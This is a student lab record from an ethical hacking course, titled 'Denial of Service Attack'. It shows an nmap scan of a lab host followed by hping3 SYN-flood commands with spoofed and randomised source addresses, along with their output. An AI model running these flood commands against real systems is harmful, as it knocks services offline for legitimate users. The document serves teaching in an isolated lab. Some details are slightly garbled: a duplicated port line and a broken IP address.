
Ex. No. 9	Denial of Service Attack
Date of	1/11/23
Exercise	1/11/23

## Aim:

The objective of this experiment is to perform Denial of Service Attack on a victim

## **Description:**

In computing, a denial-of-service attack (DoS attack) is a cyber-attack in which the perpetrator seeks to make a machine or network resource unavailable to its intended users by temporarily or indefinitely disrupting services of a host connected to the Internet. Denial of service is typically accomplished by flooding the targeted machine or resource with superfluous requests in an attempt to overload systems and prevent some or all legitimate requests from being fulfilled.



### **Program:**

Step 1. Start nmap and specify the target address

```
└$ nmap 192.168.56.101
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-25 21:56 IST
Nmap scan report for 192.168.56.101
Host is up (0.011s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT STATE SERVICE
21/tcp open ftp
22/tcp open rtp
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
53/tcp open domain
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
```

Step 2. Use hping3 to scan the ports and other details

Step 3. Set your IP address and the target IP address

```
$ sudo hping3 -S 192.168.56.103 -a 192.168.56.101 -p 135 --flood

HPING 192.168.56.103 (eth0 192.168.56.103): S set, 40 headers + 0 data bytes

hping in flood mode, no replies will be shown

^C
--- 192.168.56.103 hping statistic ---

8165050 packets transmitted, 0 packets received, 100% packet loss

round-trip min/avg/max = 0.0/0.0/0.0 ms
```


Step 4. Check the hping statistics and the packets transmitted

```
$\sudo hping3 -c 100000 -d 100000 -S -p 135 --flood --rand-source 192.168.56.1 01

HPING 192.168.56.101 (eth0 192.168.56.101): S set, 40 headers + 34464 data bytes hping in flood mode, no replies will be shown

^C
--- 192.168.56.101 hping statistic --- 36578 packets transmitted, 0 packets received, 100% packet loss round-trip min/avg/max = 0.0/0.0/0.0 ms
```

#### **Output:**



# 18CS3101 Ethical Hacking (Lab)

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# **Result:**

Denial of Service Attack on a vulnerable machine was executed successfully using hping.